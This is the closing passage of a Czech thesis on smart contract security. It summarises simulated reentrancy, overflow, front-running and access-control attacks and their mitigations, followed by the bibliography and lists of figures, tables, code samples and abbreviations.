Teoretická část práce poskytla komplexní přehled technologie blockchain, fungování smart kontraktů, jejich klíčových komponent a souvisejících bezpečnostních aspektů. Byly identifikovány a popsány běžné typy zranitelností, jako jsou Reentrancy, Overflow/Underflow, Front-running a nedostatečná kontrola přístupu, včetně historických příkladů jejich zneužití.

Praktická část práce se soustředila na experimentální ověření těchto teoretických poznatků. Prostřednictvím simulací v prostředí Remix IDE byly demonstrovány mechanismy jednotlivých útoků na záměrně zranitelných smart kontraktech.

- Simulace Overflow/Underflow názorně ukázaly, jak aritmetické přetečení či podtečení může vést k neočekávanému chování kontraktu a narušení jeho logiky, zejména ve starších verzích Solidity bez implicitní ochrany.
- Útok Reentrancy demonstroval, jak útočník může rekurzivně volat funkci kontraktu a neoprávněně odčerpat prostředky, pokud nejsou správně implementovány mechanismy zabráňující opětovnému vstupu před dokončením změn stavu.
- Simulace Front-runningu odhalila, jak může útočník zneužít transparentnost mempoolu k předběhnutí legitimní transakce a získání neoprávněné výhody.
- Ukázka zranitelnosti kontroly přístupu prokázala, jak absence řádného ověření identity volajícího může vést k neoprávněné změně kritických dat nebo dokonce k převzetí vlastnictví kontraktu.

Následně byla pro každou zranitelnost implementována a testována příslušná bezpečnostní opatření. Například přechod na novější verzi kompilátoru Solidity (0.8.0 a vyšší) efektivně eliminoval rizika spojená s Overflow/Underflow díky vestavěným kontrolám. Aplikace vzoru "Checks-Effects-Interactions" nebo použití Reentrancy Guard modifikátoru se ukázala jako účinná ochrana proti Reentrancy útokům. Proti Front-runningu byl navržen a

implementován princip Commit-Reveal, a pro zabezpečení přístupu byl využit modifikátor `onlyOwner`. Opakované testy a analýzy pomocí nástrojů jako Mythril potvrdily výrazné snížení nebo úplnou eliminaci demonstrovaných rizik po aplikaci těchto mitigačních technik. Praktické výsledky tak v zásadě potvrdily teoretické předpoklady o typech hrozeb a účinnosti doporučovaných obranných strategií.

Omezení práce a doporučení pro další výzkum

Přestože práce dosáhla stanovených cílů, je nutné vzít v úvahu jistá omezení. Zranitelnosti se neustále vyvíjejí, a jak ukázaly automatizované analytické nástroje (např. při detekci `front-runningu`), mají své hranice. Nedokážou plně nahradit pečlivou manuální revizi kódu ani hluboké porozumění aplikačnímu kontextu.

Praktické implikace a doporučení pro praxi

Výsledky této práce mají přímé praktické implikace pro vývojáře smart kontraktů a pro celý ekosystém decentralizovaných aplikací. Ukazují kritickou důležitost bezpečnostních aspektů již od fáze návrhu kontraktu. Důsledné dodržování osvědčených postupů, používání nejnovějších stabilních verzí kompilátorů, implementace robustní kontroly přístupu a případně využití zavedených bezpečnostních knihoven, je naprosto nezbytné.

Vývojáři by měli klást velký důraz na komplexní testování, včetně simulací útoků, a pravidelně provádět bezpečnostní audity svých smart kontraktů, ideálně kombinací automatizovaných nástrojů a manuální revize. Jak ukázala analýza, některé typy zranitelností nemusí být snadno odhalitelné pouze statickou analýzou kódu. Pochopení interakcí kontraktu s jeho prostředím a potenciálních strategií útočníků je klíčové.

Závěrečná úvaha

Bezpečnost smart kontraktů je dynamickou a neustále se vyvíjející oblastí. S rostoucí komplexitou a motivací útočníků hledat nové způsoby jejich zneužití. Přestože absolutní bezpečnost je obtížně dosažitelným ideálem, systematický přístup k analýze rizik, implementace prověřených obranných mechanismů a neustálé vzdělávání v oblasti bezpečnostních hrozeb mohou výrazně přispět k budování odolnějších a důvěryhodnějších decentralizovaných systémů. Tato práce snad přispěla k hlubšímu porozumění této komplexní problematice a poskytla užitečné poznatky jak pro akademickou sféru, tak pro praktický vývoj bezpečných smart kontraktů.

SEZNAM POUŽITÉ LITERATURY

- [1] NAKAMOTO, Satoshi. Bitcoin: A Peer-to-Peer Electronic Cash System [online]. 2008 [cit. 2025-02-24]. Dostupné z: <https://bitcoin.org/bitcoin.pdf>.
- [2] SWAN, Melanie. Blockchain: Blueprint for a New Economy. 1. vydání. Sebastopol: O'Reilly Media, 2015. ISBN 978-1-4919-2049-7.
- [3] OSTROVSKII, Kirill. Differences Between DeFi and Traditional Banks [online]. LinkedIn, 2022 [cit. 2025-05-12]. Dostupné z: <https://www.linkedin.com/pulse/differences-between-defi-traditional-banks-kirill-ostrovskii/>
- [4] ARTHUR D. LITTLE. How Blockchain Platforms Enhance Telecom & Media [online]. 2022 [cit. 2025-05-12]. Dostupné z: <https://www.adlittle.com/it-en/insights/viewpoints/how-blockchain-platforms-enhance-telecom-media>
- [5] BUTERIN, Vitalik. Ethereum: A Next-Generation Smart Contract and Decentralized Application Platform [online]. 2014 [cit. 2025-05-12]. Dostupné z: https://ethereum.org/content/whitepaper/whitepaper-pdf/Ethereum_Whitepaper_-_Buterin_2014.pdf
- [6] MERKLE, Ralph C. A Digital Signature Based on a Conventional Encryption Function. In: Advances in Cryptology – CRYPTO '87. Berlin: Springer, 1988, s. 369–378. ISBN 978-3-540-18796-7.
- [7] Mempool Open Source Project. Mempool.space Documentation [online]. [cit. 2025-05-12]. Dostupné z: <https://mempool.space/docs>
- [8] CRYPTO.COM. Crypto.com Macro Report – Ethereum 2.0 [online]. Srpen 2020 [cit. 2025-05-12]. Dostupné z: https://assets.ctfassets.net/hfgyig42jimx/7j3AVp5aCnx2Ct2P6T6kY/e8991d5da1972d5d760233868f237609/Crypto.com_Macro_Report_-_Ethereum_2.0.pdf
- [9] ETHEREUM FOUNDATION. Ethereum Developer Documentation [online]. 2023 [cit. 2025-05-12]. Dostupné z: <https://ethereum.org/en/developers/docs/>
- [10] QUICKNODE. Solidity vs Vyper [online]. 2025 [cit. 2025-05-12]. Dostupné z: <https://www.quicknode.com/guides/ethereum-development/smart-contracts/solidity-vs-vyper>

- [11] SOLIDITY AUTHORS. Solidity Documentation [online]. 2025 [cit. 2025-05-12]. Dostupné z: <https://docs.soliditylang.org/>
- [12] GEEKSFORGEES. Life Cycle of Smart Contract [online]. 21. dubna 2025 [cit. 2025-05-12]. Dostupné z: <https://www.geeksforgeeks.org/life-cycle-of-smart-contract/>
- [13] OWASP FOUNDATION. SC02:2023 – Integer Overflow and Underflow [online]. 2023 [cit. 2025-05-12]. Dostupné z: <https://owasp.org/www-project-smart-contract-top-10/2023/en/src/SC02-integer-overflow-underflow.html>
- [14] GEEKSFORGEES. Reentrancy Attack in Smart Contracts [online]. 6. března 2023 [cit. 2025-05-12]. Dostupné z: <https://www.geeksforgeeks.org/reentrancy-attack-in-smart-contracts/>
- [15] CYFRIN. Solodit Checklist Explained (4): Front-Running Attacks [online]. 9. dubna 2025 [cit. 2025-05-12]. Dostupné z: <https://www.cyfrin.io/blog/solodit-checklist-explained-4-front-running-attacks>
- [16] METANA. Access Control in Solidity Smart Contracts [online]. 5. března 2025 [cit. 2025-05-12]. Dostupné z: <https://metana.io/blog/access-control-in-solidity-smart-contracts/>
- [17] OPENZEPPELIN. Access Control [online]. 2020 [cit. 2025-05-12]. Dostupné z: <https://docs.openzeppelin.com/contracts/3.x/access-control>
- [18] BITSTAMP. Ethereum DAO Hack [online]. 17. července 2023 [cit. 2025-05-12]. Dostupné z: <https://www.bitstamp.net/learn/crypto-101/ethereum-dao-hack/>
- [19] PALLADINO, Santiago. The Parity Wallet Hack Explained [online]. 19. července 2017 [cit. 2025-05-12]. Dostupné z: <https://blog.openzeppelin.com/on-the-parity-wallet-multisig-hack-405a8c12e8f7>
- [20] NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY. CVE-2018-10299 Detail [online]. 23. dubna 2018 [cit. 2025-05-12]. Dostupné z: <https://nvd.nist.gov/vuln/detail/CVE-2018-10299>
- [21] RAJIC, Taylar a BROCK, Julia. The ByBit Heist and the Future of U.S. Crypto Regulation [online]. Washington, D.C.: Center for Strategic and International Studies, 18. března 2025 [cit. 2025-05-12]. Dostupné z: <https://www.csis.org/analysis/bybit-heist-and-future-us-crypto-regulation>

- [22] SYGNIA. Sygnia's Investigation into the Bybit Hack: What We Know So Far [online]. Březen 2025 [cit. 2025-05-12]. Dostupné z: <https://www.sygnia.co/blog/sygnia-investigation-bybit-hack/>
- [23] OPENZEPPELIN. Developing Smart Contracts [online]. 2023 [cit. 2025-05-12]. Dostupné z: <https://docs.openzeppelin.com/learn/developing-smart-contracts>
- [24] SOLIDITY AUTHORS. Security Considerations [online]. 2023 [cit. 2025-05-12]. Dostupné z: <https://docs.soliditylang.org/en/latest/security-considerations.html>
- [25] SOLIDITY AUTHORS. Contracts [online]. 2023 [cit. 2025-05-12]. Dostupné z: <https://docs.soliditylang.org/en/latest/contracts.html>
- [26] REMIX PROJECT. Remix IDE [online]. 2025 [cit. 2025-03-27]. Dostupné z: <https://remix-project.org/>
- [27] GITHUB. ethereum/remix-project [online]. 2025 [cit. 2025-03-22]. Dostupné z: <https://github.com/ethereum/remix-project>
- [28] BARKER, Jed. Ethereum Dencun (Cancun-Deneb) Upgrade Explained [online]. 26. října 2024 [cit. 2025-05-12]. Dostupné z: <https://www.datawallet.com/crypto/ethereum-cancun-upgrade-explained>
- [29] CONCENSYS DILIGENCE. Analysis Modules [online]. 2019 [cit. 2025-05-12]. Dostupné z: <https://mythril-classic.readthedocs.io/en/master/analysis-modules.html>
- [30] REMIX PROJECT. Slither [online]. 2025 [cit. 2025-05-12]. Dostupné z: <https://remix-ide.readthedocs.io/en/latest/slither.html>
- [31] SMART CONTRACT WEAKNESS CLASSIFICATION REGISTRY. SWC-101: Integer Overflow and Underflow [online]. 2019 [cit. 2025-05-12]. Dostupné z: <https://swcregistry.io/docs/SWC-101/>
- [32] SOLIDITY AUTHORS. A Simple Smart Contract – Storage Example [online]. 2023 [cit. 2025-05-12]. Dostupné z: <https://docs.soliditylang.org/en/latest/introduction-to-smart-contracts.html#storage-example>

SEZNAM OBRÁZKŮ

Obrázek 1: Rozdíl mezi finančními systémy	13
Obrázek 2: Jak se bloky spojují a vytvářejí blockchain.....	14
Obrázek 3: Tři komponenty bloku	15
Obrázek 4: Zpracování dat na blockchainu.....	16
Obrázek 5: Ukázka Ethereum adresy na platformě Etherscan.....	17
Obrázek 6: Detail transakce na síti Ethereum	18
Obrázek 7: Transakce v mempool Bitcoinové sítě	19
Obrázek 8: Životní cyklus smart kontraktu.....	28
Obrázek 9: Schéma reentrancy útoku	30
Obrázek 10: Nasazený smart kontrakt v Remix IDE	44
Obrázek 11: Volání funkce deposit(250) v Remix IDE.....	46
Obrázek 12: Zobrazení zůstatku 250 pro testovací účet po depositu.....	48
Obrázek 13: Zobrazení zůstatku 4 pro testovací účet po přetečení.....	51
Obrázek 14: Výchozí nulový zůstatek pro testovací účet	52
Obrázek 15: Volání funkce withdraw(1) v Remix IDE	53
Obrázek 16: Zobrazení zůstatku 255 pro testovací účet po podtečení.....	55
Obrázek 17: Nasazený smart kontrakt VulnerableBank v Remix IDE.....	69
Obrázek 18: Nasazený smart kontrakt Attacker v Remix IDE	70
Obrázek 19: Propojení útočného kontraktu Attacker s VulnerableBank	71
Obrázek 20: Celkový zůstatek v kontraktu VulnerableBank po počátečních vkladech	74
Obrázek 21: Výsledek Reentrancy útoku.....	78
Obrázek 22: Počáteční stav nasazeného kontraktu FrontRunningDemo	98
Obrázek 23: Stav kontraktu po příspěvcích (Celková odměna 11 ETH).....	100
Obrázek 24: Konečný stav kontraktu po útoku (adresa vítěze a nulová odměna).....	104
Obrázek 25: Počáteční stav nasazeného kontraktu VulnerableAccessControlDemo	123
Obrázek 26: Konečný stav kontraktu VulnerableAccessControlDemo po útoku.....	127

SEZNAM TABULEK

Tabulka 1: Transakce – nasazení kontraktu.....	45
Tabulka 2: Transakce – volání funkce deposit(250).....	47
Tabulka 3: Volání funkce balances(address) – výsledek 250.....	48
Tabulka 4: Transakce – volání funkce deposit(10).....	49
Tabulka 5: Volání funkce balances(address) – výsledek 4.....	50
Tabulka 6: Transakce – volání funkce withdraw(1)	54
Tabulka 7: Volání funkce balances(address) – výsledek 255.....	54
Tabulka 8: Neúspěšná transakce – volání funkce deposit(10).....	62
Tabulka 9: Transakce – VulnerableBank.deposit() s hodnotou 3 ETH.....	72
Tabulka 10: Transakce – VulnerableBank.deposit() s hodnotou 5 ETH.....	72
Tabulka 11: Transakce – VulnerableBank.deposit() s hodnotou 2 ETH.....	73
Tabulka 12: Transakce – Attacker.attack() s hodnotou 10 ETH	75
Tabulka 13: Transakce revertována	92
Tabulka 14: Detail transakce nasazení kontraktu FrontRunningDemo	97
Tabulka 15: Detail transakce příspěvku 10 ETH (Účet 1 - Oběť).....	99
Tabulka 16: Detail transakce příspěvku 1 ETH (Účet 2 - Útočník)	100
Tabulka 17: Detail transakce Front-Running útoku (Účet 2 - Útočník).....	102
Tabulka 18: Detail následné transakce výběru odměny (Účet 1 - Oběť)	102
Tabulka 19: Detail volání funkce winner() po útoku.....	103
Tabulka 20: Neúspěšný pokus o výběr odměny před ukončením fáze odhalení.....	116
Tabulka 21: Zamítnutí neoprávněného pokusu o ukončení – validace role vlastníka.....	117
Tabulka 22: Neúspěšný pokus o výběr odměny neautorizovaným účastníkem	118
Tabulka 23: Detail transakce nasazení kontraktu VulnerableAccessControlDemo	122
Tabulka 24: Detail transakce Útočníka volající funkci changeOwner().....	124
Tabulka 25: Detail transakce Útočníka volající funkci updateImportantData().....	125
Tabulka 26: Detail volání funkce importantData() po její změně	125
Tabulka 27: Detail volání funkce owner() po změně vlastníka	126
Tabulka 28: Neautorizované volání – SecureAccessControlDemo.....	135

SEZNAM UKÁZEK KÓDŮ

Ukázka kódů 1: Ukázka jazyka Solidity	25
Ukázka kódů 2: Fallback funkce psaná v jazyce Solidity	27
Ukázka kódů 3: Ochrana proti reentrancy pomocí modifikátoru (Mutex pattern)	35
Ukázka kódů 4: Zranitelný kontrakt demonstrující Overflow/Underflow	43
Ukázka kódů 5: Implementace Overflow/Underflow vyšší verze Solidity (^0.8.0)	59
Ukázka kódů 6: Zabezpečený kontrakt využívající SafeMath	60
Ukázka kódů 7: Zranitelný kontrakt vůči Reentrancy útoku – VulnerableBank	65
Ukázka kódů 8: Útočný kontrakt provádějící Reentrancy útok na zranitelnou banku	68
Ukázka kódů 9: Mitigace Reentrancy pomocí vzoru Checks-Effects-Interactions	85
Ukázka kódů 10: Mitigace Reentrancy pomocí Reentrancy Guard (OpenZeppelin)	87
Ukázka kódů 11: Zranitelný kontrakt vůči Front-Running útoku	95
Ukázka kódů 12: Mitigace Front-Running zranitelnosti pomocí vzoru Commit-Reveal ..	112
Ukázka kódů 13: Demonstrace zranitelné kontroly přístupu v kontraktu	120
Ukázka kódů 14: Zabezpečený kontrakt SecureAccessControlDemo	133

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

BTC Bitcoin

CI Continuous Integration

CeFi Centralized Finance

CD Continuous Deployment

DAO Decentralized Autonomous Organization

dApps Decentralized Applications

DeFi Decentralized Finance

DEX Decentralized Exchange

DPoS Delegated Proof of Stake

EVM Ethereum Virtual Machine

ETH Ethereum

IPFS InterPlanetary File System

Mempool Memory pool

MEV Maximal Extractable Value

PoS Proof of Stake

PoW Proof of Work

PoWH Proof of Weak Hands

Remix ID Remix Integrated Development Environment

SAT Satoshi

SWC ID Smart Contract Weakness Classification ID

vB Virtual Byte

VM Virtual Machine

